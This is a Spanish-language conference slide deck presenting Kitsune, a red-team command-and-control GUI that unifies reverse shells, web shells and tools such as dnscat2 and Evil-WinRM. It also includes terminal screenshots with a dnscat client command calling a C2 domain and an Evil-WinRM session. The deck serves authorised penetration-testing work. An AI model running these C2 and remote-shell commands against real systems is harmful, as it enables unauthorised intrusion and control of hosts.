



#UAD360
UAD360.ES

Kitsune: One C2 to control them all

JOEL GÁMEZ MOLINA
SENIOR RED TEAM CIBERSECURITY EXPERT
AUTOR Y CREADOR DE DARKBYTE.NET

14 JUNIO

E.T.S.I. INFORMÁTICA
UNIVERSIDAD DE MÁLAGA

Organiza

Hispasec]

Patrocinan

cajamar
CAJA RURAL

XM Cyber

KOODOUS

Colaboran

YUT
YES WE TALK

SECURITY

SECADMIN
CYBERSECURITY CONFERENCE

Hackademics
FORUM

NAVAJA NEGRA
CONFERENCE

HACK-EN

open
south
code

Apoyo Institucional

UNIVERSIDAD
DE MÁLAGA

UNIVERSIDAD DE MÁLAGA | E.T.S. INGENIERÍA
INFORMÁTICA
UNIVERSIDAD DE MÁLAGA

CIAN

Junta de Andalucía

Agencia Digital
de Andalucía

whoami

Joel Gámez Molina // @JoelGMSec

- Senior Red Team CiberSecurity Expert - Red Team Ops
- SysAdmin con más de diez años de experiencia
- Ex-CTO de la startup Cyberguard (durante 2 años)
- Profesor de Hacking Ético, Pentesting y PowerShell para organismos y universidades de alto nivel (UPC)
- Ponente en congresos a nivel nacional e internacional (EkoParty, HackInBo, h-c0n, Black Hat USA/EU, EuskalHack, DeepSec, DEF CON, Navaja Negra, RootedCON..)
- Creador y escritor del blog personal darkbyte.net
- Programador de "hacking tools" (AutoRDPwn, AzureGraph, Cloudtopolis, EvilnoVNC, Invoke-DNSteal, Invoke-Stealth, Kitsune, PyShell, PSRansom, Thunderstorm..)



Prólogo

Una de las herramientas más importantes y utilizadas en auditorías y en campañas de Red Team, son aquellas a las que denominamos como "Command & Control".

Actualmente, existen cientos de ellos, pasando por públicos, privados, gratuitos o de pago. Algunos son tan famosos como Cobalt Strike, mientras que otros, solamente son conocidos por sus propios creadores.

El principal problema de estas herramientas, es la falta de compatibilidad entre sí. A pesar de compartir muchos elementos comunes, como protocolos de comunicación o métodos de despliegue y ejecución.

CHAPTER I

FROM ZERO TO HERO

Historia

Durante muchos años, he creado diferentes herramientas de todo tipo, desde generadores de datos falsos (FakeDataGen), hasta simuladores de Ransomware (PSRansom), pasando por todo tipo de shells (directas, reversas o incluso asíncronas).

Con el tiempo, he centrado mis esfuerzos en unificar el caótico mundo de las shells y las webshells, creando herramientas que funcionan tanto en Windows como en Linux.

El resultado final es la suma de todo ello. Este ambicioso proyecto nace de la misma necesidad y pretende agilizar y mejorar el trabajo de los pentesters, agrupando diferentes herramientas y técnicas en una única interfaz gráfica.

AUTORDPWN

- Framework de Post-Explotación
- Automatiza el Shadow Attack
- Diferentes métodos de ejecución
- Módulos de todo tipo (Creds, Keylogger..)
- Capacidad de port forward y pivoting
- Pass-the-Hash automático



PyShell

- Soporta GET y POST + Auth y/o Cookies
- Funciona con múltiples tecnologías
- Payload muy reducido (10-20 líneas)
- Permite subir y descargar ficheros
- Historial de comandos + CLS
- Movimiento entre directorios



HTTP-Shell

- Clientes para Windows y para Linux
- Comunicación a través de HTTP/S
- Simula las peticiones de DevTunnels
- Permite subir y descargar ficheros
- Historial de comandos + CLS
- Muestra errores y permite sudo



CHAPTER 11

A NEW BEGINNING..

Motivación

- ~~Escribir un libro~~
- ~~Plantar un árbol~~
- ~~Tirarse en paracaídas~~
- Crear tu propio C2



Terminal - +

A screenshot of a terminal window titled "JoelGMSec" with a blue header bar. The main area contains a large, complex command structure composed of many vertical and horizontal dashed lines, resembling a wireframe or a heavily obfuscated command. Below this, a copyright notice is displayed: "----- by @JoelGMSec -----". At the bottom, a message reads "Waiting for connection on port 443..".

[HTTP-Shell] ➤ joel@elitebook ➤ c:\Tools\HTTP-Shell ➤ get-host

```
name          : ConsoleHost
version       : 5.1.22000.2003
InstanceId    : e220308d-60fa-4fcd-a149-8434973bf470
PSVersion     : System.Management.Automation.Internal.Host.Interop
CurrentCulture : es-ES
CurrentUICulture : es-ES
PrivateData   : Microsoft.PowerShell.ConsoleHost+ConsoleColorProvider
DebuggerEnabled : True
IsRunspacePushed : False
Runspace      : System.Management.Automation.Runspaces.LocalRunspace
```

[HTTP-Shell] ➤ joel@elitebook ➤ C:\Tools\HTTP-Shell

Session 1

Session 1 Session 2 Session 3


```
./dnscat --secret=77e402a26a6e7cc0c3dc1ea30b73de75 c2.dnspwn.t
```

o talk directly to the server without a domain name, run:

```
./dnscat --dns server=x.x.x.x port=53 --secret=77e402a26a6e7cc
```

Of course, you have to figure out <server> yourself! Clients will connect directly on UDP port 53.

nscat2>



```
uired Description
-----
The command you want to execute on the remote host
Show extra debug trace info
How many times to try to leak transaction
A named pipe that can be connected to (leave blank for auto)
List of named pipes to check

The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The Target port (TCP)
Service description to be used on target for pretty listing
The service display name
The service name
The Windows domain to use for authentication
```

```
da
connect kp9wfft
/wss://uks1-data.rel.tunnels.api.visualstudio.com/api/v1/client
s!!
985 to host port 5985.
: to host port 5985.
ning on 127.0.0.1:5985.
listening on ::1:5985.
I forwarded-tcpip channel #0 for localhost:5985.
```

```
✓ ➔ JoelGMSec ➔ 📁 ➔ evil-winrm -i localhost -u Joel  
Enter Password:
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#lister-path-completion>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Joel\Documents> \$env:username

Joel

Evil-WinRM PS C:\Users\Joel\Documents>

Session 1

Session 1

darkbyte.net

Folklore

La palabra japonesa Kitsune significa «zorro», aunque dicha palabra se utiliza tradicionalmente para nombrar a un espíritu del bosque con forma de zorro, cuya función es la de proteger bosques y aldeas.

Según la mitología japonesa, el zorro es un ser inteligente que posee habilidades mágicas, las cuales se ven incrementadas con el tiempo y el aprendizaje.

Adicionalmente, los poderes de un Kitsune no solo aumentan con la edad y la sabiduría, también son mayores a medida que aumenta el número de colas, siendo el más poderoso el Kitsune de nueve colas.

Kitsune

- Interfaz gráfica moderna y responsive
- Múltiples métodos de conexión (Tails)
- Historial de comandos y ejecución
- Compilador de payloads + delivery
- Sistema de perfiles y reporting
- Navegación a través del teclado



kitsune

- Windos Bind: NetExec, Evil-WinRM, WMlexec-Pro
- Windows Reverse: HTTP-Shell, DnsCat2, Villain
- Linux Bind: PwnCat-CS (SSH - Password / id_rsa)
- Linux Reverse: HTTP-Shell, DnsCat2, PwnCat-CS
- WebShell Bind: PyShell (Aspx, Jsp, Php, Tomcat..)
- Delivery: HTTP, HTTPS, FTP, NFS, SMB

CHAPTER 00

HACK THE PLANET

Objetivos

- Crear un nuevo estándar para complementar otros C2
- Obtener una versión gráfica de herramientas conocidas
- Complementar cada «Tail» con funciones únicas en Kitsune
- Facilitar la gestión de diferentes shells en una única ventana
- Mejorar la trazabilidad de ejecución a través de históricos
- Reinicio rápido y evitar pérdidas de conexión accidental

Desarrollo

- Interfaz creada en Python3 utilizando «Tkinter»
- Interceptación de StdIn y StdOut a través de «Pexpect»
- Manejo de subprocessos y listeners a través de «Threads»
- HTTP/S Delivery a través del módulo «HTTPServer»
- Gestión de sesiones, perfiles y comandos a través de «JSON»
- Bajo consumo de recursos (<1% CPU - 60 MB de RAM aprox.)

Estructura



Nekomancer

La palabra japonesa Neko significa «gato», que junto a la palabra «Nigromancer» (Hechicero especializado en las artes oscuras, capaz de destruir la vida, resucitar a los muertos e invocar a los espíritus), forman el nombre de esta extraña criatura: el Nekomancer.

El Nekomancer es capaz de controlar la vida, la muerte y la resurrección (de las shells), haciendo posible que éstas vuelvan a la vida, independientemente de si se tratan de conexiones directas, reversas o perdidas.



LIVE DEMO

KITSUNE C2

Things to do

- Publicar la versión 2.0 (Beta)
- Completar la función de compilación
- Añadir la integración de módulos
- Completar la función de delivery
- Mejorar la función de reporting
- Crear una wiki de uso step-by-step





Agradecimientos

- UAD360
- 3v4SiON
- davidungus

Thank you!
Questions?



@JoelGMSec